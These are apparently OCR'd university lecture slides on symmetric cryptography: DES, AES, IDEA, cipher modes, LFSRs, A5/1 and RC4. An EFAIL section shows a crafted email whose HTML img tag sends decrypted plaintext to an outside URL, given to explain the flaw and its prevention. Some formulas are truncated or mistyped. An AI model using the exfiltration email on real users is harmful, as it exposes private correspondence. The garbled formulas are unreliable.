S-Boxes: S1, S2, S3, S4

14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13

15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9

10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12

7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14

S-Boxes: S5, S6, S7 and S8

2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6
4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3

12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13

4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12

13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

Permutation P

16	7	20	21
29	12	28	17
1	15	23	26
5	18	31	10
2	8	24	14
32	27	3	9
19	13	30	6
22	11	4	25

Decryption DES

Use inverse sequence key.

- $IP(C) = IP(IP^{-1}(R_{16}||L_{16})$
- $L'_0 = R_{16}$ and $R'_0 = L_{16}$

$$L'_1 = R'_0 = L_{16} = R_{15}$$

$$R'_1 = L'_0 \oplus f(R'_0, K'_0)$$
$$R'_1 = R_{16} \oplus f(L_{16}, K_{15})$$
$$R'_1 = R_{16} \oplus f(R_{15}, K_{15})$$
$$R'_1 = L_{15}$$

Recall $L_{i+1} = R_i$ and $R_{i+1} = L_i \oplus f(R_i, K_i)$

Property of DES

DES exhibits the complementation property, namely that

$$E_K(P) = C \Leftrightarrow E_{\overline{K}}(\overline{P}) = \overline{C}$$

where $\overline{x}$ is the bitwise complement of x. E_K denotes encryption with key K. Then P and C denote plaintext and ciphertext blocks respectively.

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Anomalies of DES


- Existence of 6 pairs of *semi-weak keys*: $E_{k_1}(E_{k_2}(x)) = x$.
  - 0x011F011F010E010E and 0x1F011F010E010E01
  - 0x01E001E001F101F1 and 0xE001E001F101F101
  - 0x01FE01FE01FE01FE and 0xFE01FE01FE01FE01
  - 0x1FE01FE00EF10EF1 and 0xE01FE01FF10EF10E
  - 0x1FFE1FFE0EFE0EFE and 0xFE1FFE1FFE0EFE0E
  - 0xE0FEE0FEF1FEF1FE and 0xFEE0FEE0FEF1FEF1

Security of DES

- No security proofs or reductions known
- Main attack: exhaustive search
  - 7 hours with 1 million dollar computer (in 1993).
  - 7 days with $10,000 FPGA-based machine (in 2006).
- Mathematical attacks
  - Not know yet.
  - But it is possible to reduce key space from 2^{56} to 2^{43} using (linear) cryptanalysis.
    - To break the full 16 rounds, differential cryptanalysis requires 2^{47} chosen plaintexts (Eli Biham and Adi Shamir).
    - Linear cryptanalysis needs 2^{43} known plaintexts (Matsui, 1993)

Triple DES

- Use three stages of encryption instead of two.



- Compatibility is maintained with standard DES ($K_2 = K_1$).
- No known practical attack
  $\Rightarrow$ brute-force search with 2^{112} operations.

Advanced Encryption Standard


- Block cipher, approved for use by US Government in 2002. Very popular standard, designed by two Belgian cryptographers Daemen et Rijmen en 1997, standard 2000.
- Block-size = 128 bits, Key size = 128, 192, or 256 bits.
- Uses various substitutions and transpositions + key scheduling, in different rounds.
- Algorithm believed secure. Only attacks are based on side channel analysis, i.e., attacking implementations that inadvertently leak information about the key.

Key Size	Round Number
128	10
192	12
256	14

AES: High-level cipher algorithm


- KeyExpansion using Rijndael's key schedule
- Initial Round: AddRoundKey
- Rounds:
  1. SubBytes: a non-linear substitution step where each byte is replaced with another according to a lookup table.
  2. ShiftRows: a transposition step where each row of the state is shifted cyclically a certain number of steps.
  3. MixColumns: a mixing operation which operates on the columns of the state, combining the four bytes in each column
  4. AddRoundKey: each byte of the state is combined with the round key; each round key is derived from the cipher key using a key schedule.
- Final Round (no MixColumns)
  1. SubBytes
  2. ShiftRows
  3. AddRoundKey

AES: SubBytes




SubBytes: a non-linear substitution step where each byte is replaced with another according to a lookup table.

AES: ShiftRows



ShiftRows: a transposition step where each row of the state is shifted cyclically a certain number of steps.


AES: MixColumns



MixColumns: a mixing operation which operates on the columns of the state, combining the four bytes in each column

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

AES: AddRoundKey



AddRoundKey: each byte of the state is combined with the round key; each round key is derived from the cipher key using a key schedule.

Key Schedule

Values of rc_i in hexadecimal

i	1	2	3	4	5	6	7	8	9	10
rc_i	01	02	04	08	10	20	40	80	1B	36

Round constant $rcon_i = \left[rc_i \quad 00_{16} \quad 00_{16} \quad 00_{16}\right]$ where rc_i is:

$$rc_i = \begin{cases} 1 & \text{if } i = 1 \\ 2 \cdot rc_{i-1} & \text{if } i > 1 \text{ and } rc_{i-1} < 80_{16} \\ (2 \cdot rc_{i-1}) \oplus 11B_{16} & \text{if } i > 1 \text{ and } rc_{i-1} \geq 80_{16} \end{cases}$$

Equivalently: $rc_i = x^{i-1}$, where the bits of rc_i are treated as the coefficients of an element of $\mathrm{GF(2)[x]/(x^8 + x^4 + x^3 + x + 1)}$, $rc_{10} = 36_{16} = 00110110_2$ represents the polynomial $x^5 + x^4 + x^2 + x$.

AES uses up to $rcon_1 0$ for AES-128 (as 11 round keys are needed), up to $rcon_8$ for AES-192, and up to $rcon_7$ for AES-256.


Key Schedule

RotWord as a one-byte left circular shift:
$\mathrm{RotWord}(\begin{bmatrix} b_0 & b_1 & b_2 & b_3 \end{bmatrix}) = \begin{bmatrix} b_1 & b_2 & b_3 & b_0 \end{bmatrix}$
SubWord as an application of the AES S-box.
$\mathrm{SubWord}(\begin{bmatrix} b_0 & b_1 & b_2 & b_3 \end{bmatrix}) = \begin{bmatrix} \mathrm{S}(b_0) & \mathrm{S}(b_1) & \mathrm{S}(b_2) & \mathrm{S}(b_3) \end{bmatrix}$
Then for $i = 0 \ldots 4R - 1 \;\; W_i =$

$$\begin{cases} K_i & \text{if } i < N \\ W_{i-N} \oplus \mathrm{RotWord}(\mathrm{SubWord}(W_{i-1})) \oplus rcon_{i/N} & \text{if } i \geq N \text{ and } i \equiv 0 \pmod{N} \\ W_{i-N} \oplus \mathrm{SubWord}(W_{i-1}) & \text{if } i \geq N > 6, \text{ and } i \equiv 4 \pmod{ \\ W_{i-N} \oplus W_{i-1} & \text{otherwise.} \end{cases}$$

LIMOS LABORATOIRE D'INFORMATIQUE, DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Key Schedule




AES: Attacks

Not yet efficient Cryptanalysis on complete version, but Niels Ferguson proposed in 2000 an attack on a versopn with 7 rounds and 128 bits key.
But
Marine Minier, Raphael C.-W. Phan, Benjamin Pousse: Distinguishers for Ciphers and Known Key Attack against Rijndael with Large Blocks. AFRICACRYPT 2009: 60-76
Samuel Galice, Marine Minier: Improving Integral Attacks Against Rijndael-256 Up to 9 Rounds. AFRICACRYPT 2008: 1-15
Side channel attacks using on optimized version (2005)

- Timing.
- Cache Default.
- Electric Consumptions.
- ..

There exists algebraic attacks ...

Related Key Differential Cryptanalysis



Principle

$\mathcal{A}$ picks $X, \delta X, \delta K$, obtains $C = f(K, X)$ and $C' = f(K \oplus \delta K, X \oplus \delta X)$, and determines if f is a random function or a given block cipher

Problem: Finding $\delta X, \delta K, \delta C$ such that $(\delta X, \delta K \rightarrow \delta C)$ with a high probability

IDEA: International Data Encryption Algorithm 1991

Designed by Xuejia Lai and James Massey of ETH Zurich.
IDEA uses a message of 64-bit blocks and a 128-bit key,

Key schedule

- K1 to K6 for the first round are taken directly as the first 6 consecutive blocks of 16 bits.
- This means that only 96 of the 128 bits are used in each round.
- 128 bit key undergoes a 25 bit rotation to the left, i.e. the LSB becomes the 25th LSB.


IDEA

Notation

- Bitwise eXclusive OR (denoted with a blue $\oplus$).
- Addition modulo 216 (denoted with a green $\boxplus$).
- Multiplication modulo 216+1, where the all-zero word (0x0000) is interpreted as 216 (denoted by a red $\odot$).


LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

IDEA




IDEA

After the eight rounds comes a final "half round".



IDEA

After the eight rounds comes a final "half round".



The best attack which applies to all keys can break IDEA reduced to 6 rounds (the full IDEA cipher uses 8.5 rounds) Biham, E. and Dunkelman, O. and Keller, N. "A New Attack on 6-Round IDEA".

• Blowfish, invented by Schneier to be fast, compact, easy to implement, and to have variable key length (up to 448 bits),

Others Symmetric Encryption Schemes

Blowfish, Serpent, Twofish, 3-Way, ABC, Akelarre, Anubis, ARIA, BaseKing, BassOmatic, BATON, BEAR and LION, C2, Camellia, CAST-128, CAST-256, CIKS-1, CIPHERUNICORN-A, CIPHERUNICORN-E, CLEFIA, CMEA, Cobra, COCONUT98, Crab, CRYPTON, CS-Cipher, DEAL, DES-X, DFC, E2, FEAL, FEA-M, FROG, G-DES, GOST, Grand Cru, Hasty Pudding Cipher, Hierocrypt, ICE, IDEA, IDEA NXT, Intel Cascade Cipher, Iraqi, KASUMI, KeeLoq, KHAZAD, Khufu and Khafre, KN-Cipher, Ladder-DES, Libelle, LOKI97, LOKI89/91, Lucifer, M6, M8, MacGuffin, Madryga, MAGENTA, MARS, Mercy, MESH, MISTY1, MMB, MULTI2, MultiSwap, New Data Seal, NewDES, Nimbus, NOEKEON, NUSH, Q, RC2, RC5, RC6, REDOC, Red Pike, S-1, SAFER, SAVILLE, SC2000, SEED, SHACAL, SHARK, Skipjack, SMS4, Spectr-H64, Square, SXAL/MBAL, TEA, Treyfer, UES, Xenon, xmx, XTEA, XXTEA, Zodiac.

MITM : DOUBLE DES

$C = ENC_{k_2}(ENC_{k_1}(P))$
$P = DEC_{k_1}(DEC_{k_2}(C))$
Brute force attaque : $2^{k1} * 2^{k2} = 2^{k1+k2}$
$DEC_{k_2}(C) = DEC_{k_2}(ENC_{k_2}[ENC_{k_1}(P)])$
$DEC_{k_2}(C) = ENC_{k_1}(P)$
Hence, the attacker can compute :

- $ENC_{k_1}(P)$ for all values of k_1
- $DEC_{k_2}(C)$ for all possible values of k_2,


for a total of $2^{k_1} + 2^{k_2}$

Electronic Book Code (ECB)

Each block of the same length is encrypted separately using the same key K. In this mode, only the block in which the flipped bit is contained is changed. Other blocks are not affected.

ECB Encryption Algorithm


algorithm $E_K(M)$
if $(|M| \bmod n \neq 0$ or $|M| = 0)$ then return FAIL
Break M into n-bit blocks $M[1] \ldots M[m]$
for $i = 1$ to m do $C[i] = E_K(M[i])$
$C = C[1] \ldots C[m]$
return C



Electronic Codebook (ECB) mode encryption

ECB Decryption Algorithm

algorithm $D_K(C)$
if $(|C| \bmod n \neq 0$ or $|C| = 0)$ then return FAIL
Break C into n-bit blocks $C[1] \ldots C[m]$
for $i = 1$ to m do $M[i] = D_K(C[i])$
$M = M[1] \ldots M[m]$
return M



Electronic Codebook (ECB) mode decryption

Cipher-block chaining (CBC)

If the first block has index 1, the mathematical formula for CBC encryption is


$$C_i = E_K(P_i \oplus C_{i-1}), C_0 = IV$$

while the mathematical formula for CBC decryption is


$$P_i = D_K(C_i) \oplus C_{i-1}, C_0 = IV$$

CBC has been the most commonly used mode of operation.

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES



Cipher Block Chaining (CBC) mode encryption



Cipher Block Chaining (CBC) mode decryption


The cipher feedback (CFB)

A close relative of CBC:

$$C_i = E_K(C_{i-1}) \oplus P_i$$


$$P_i = E_K(C_{i-1}) \oplus C_i$$

$$C_0 = \text{IV}$$



Cipher Feedback (CFB) mode encryption

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES



Cipher Feedback (CFB) mode decryption

Output feedback (OFB)


Because of the symmetry of the XOR operation, encryption and decryption are exactly the same:

$$C_i = P_i \oplus O_i$$


$$P_i = C_i \oplus O_i$$

$$O_i = E_K(O_{i-1})$$

$$O_0 = \text{IV}$$





Output Feedback (OFB) mode encryption



Output Feedback (OFB) mode decryption

ECB vs Others

Outline

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

EFAIL 13 may 2018

A vulnerability in the OpenPGP and S/MIME technologies
Recall:

- S/MIME: Secure/Multipurpose Internet Mail Extensions
- PGP: Prety Good Privacy

Even the emails collected years ago can be leaked !

EFAIL: Principle

1. Attacker intercepts encrypted emails sent to the victim.
2. Attaker change the body of the victim's encryp[ted email and send it to the victim
3. The victim decrypts the email
4. Extract the plaintext through an URL
5. Attacker read plaintexts

EFAIL : https://efail.de/

Modified email sends to the victim

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

Mail client will decrypt and see the following


```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```

It just sends the cleartext to the intruder !

```
http://efail.de/Secret%20MeetingTomorrow%209pm
```

EFAIL: CBC Gadget

(a) Intruder knows green plaintext then deducs (b)



(c)

Modify IV to inject P_{C0} and P_{C1}

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES


EFAIL: Prevention

- No decryption in email client
- Disable HTML rendering
- Patch
- Upload OpenPGP and S/MIME Standard

Outline

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Linear Feedback Shift Register



- Length of the register is ℓ, $s^{(0)}$ is the seed
- $\forall c_i \in \{0,1\}$


$$\forall t \geq 0, s_{\ell-1}^{(t+1)} = \sum_{i=1}^{\ell} c_i s_{\ell-i}^{(t)}$$

$$Shift : s_i^{(t+1)} = s_{i+1}^{(t)}, \forall i, 0 \leq i \leq \ell - 2$$

LIMOS LABORATOIRE D'INFORMATIQUE, DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Example

Seed $s^{(0)} = 0010$ and $c_1 = 1$ $c_2 = 0$ $c_3 = 1$ and $c_4 = 0$




$$
\begin{aligned}
s_3^{(1)} &= (s_3^{(0)} \cdot c_1) \oplus (s_2^{(0)} \cdot c_2) \oplus (s_1^{(0)} \cdot c_3) \oplus (s_0^{(0)} \cdot c_4) \\
&= (0 \cdot 1) \oplus (0 \cdot 0) \oplus (1 \cdot 1) \oplus (0 \cdot 0) \\
&= 1
\end{aligned}
$$

LIMOS LABORATOIRE D'INFORMATIQUE, DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Example first output bit

$c_1 = 1$ $c_2 = 0$ $c_3 = 1$ and $c_4 = 0$

$$s_2^{(1)} = s_3^{(0)}, s_1^{(1)} = s_2^{(0)}, \text{ and } s_0^{(1)} = s_1^{(0)}$$



Definitions

Period

A serie $(s_n)_{n \in \mathbb{N}}$ is periodic of perido p if $s_{n+p} = s + n, \forall n$.


Retroaction polynomial

$p(X) \in \mathbb{F}_2[X]$:

$$p(X) = 1 + \sum_{i=1}^{\ell} c_i X^i$$

A5/1 used for GSM in Europe 1994

Red bits are used to determine the majority amont 3 values.
Winner registers are shift.



$$x^{19} + x^{18} + x^{17} + x^{14} + 1$$

$$x^{22} + x^{21} + 1$$

$$x^{23} + x^{22} + x^{21} + x^{8} + 1$$

Attack on A5/1

- 1997, Golic attack in $2^{40.16}$
- 2000, Alex Biryukov, Adi Shamir and David Wagner : few minutes with 2 minutes of plain communication (using in total 300 Go data, in 2^{48} steps).
- 2000 Eli Biham et Orr Dunkelman attack in $2^{39.91}$ with $2^{20.8}$ bits fo data.
- Improvement by Maximov et al for one minute of computation and few clear secands of plain communication.
  Maximov, Alexander; Thomas Johansson; Steve Babbage (2004). "An Improved Correlation Attack on A5/1". Selected Areas in Cryptography 2004: 1–18.
  Barkan, Elad; Eli Biham (2005). "Conditional Estimators: An Effective Attack on A5/1". Selected Areas in Cryptography 2005: 1–19.
- 13 December 2013, with Snowden affirmations, NSA can listen GSM communications

RC4 by Ron Rivest in 1987

"Rivest Cipher 4" or "Ron's Code" is a stream cipher used in TLS (Transport Layer Security) and WEP (Wired Equivalent Privacy).

- The key-scheduling algorithm (KSA)
- The pseudo-random generation algorithm (PRGA)

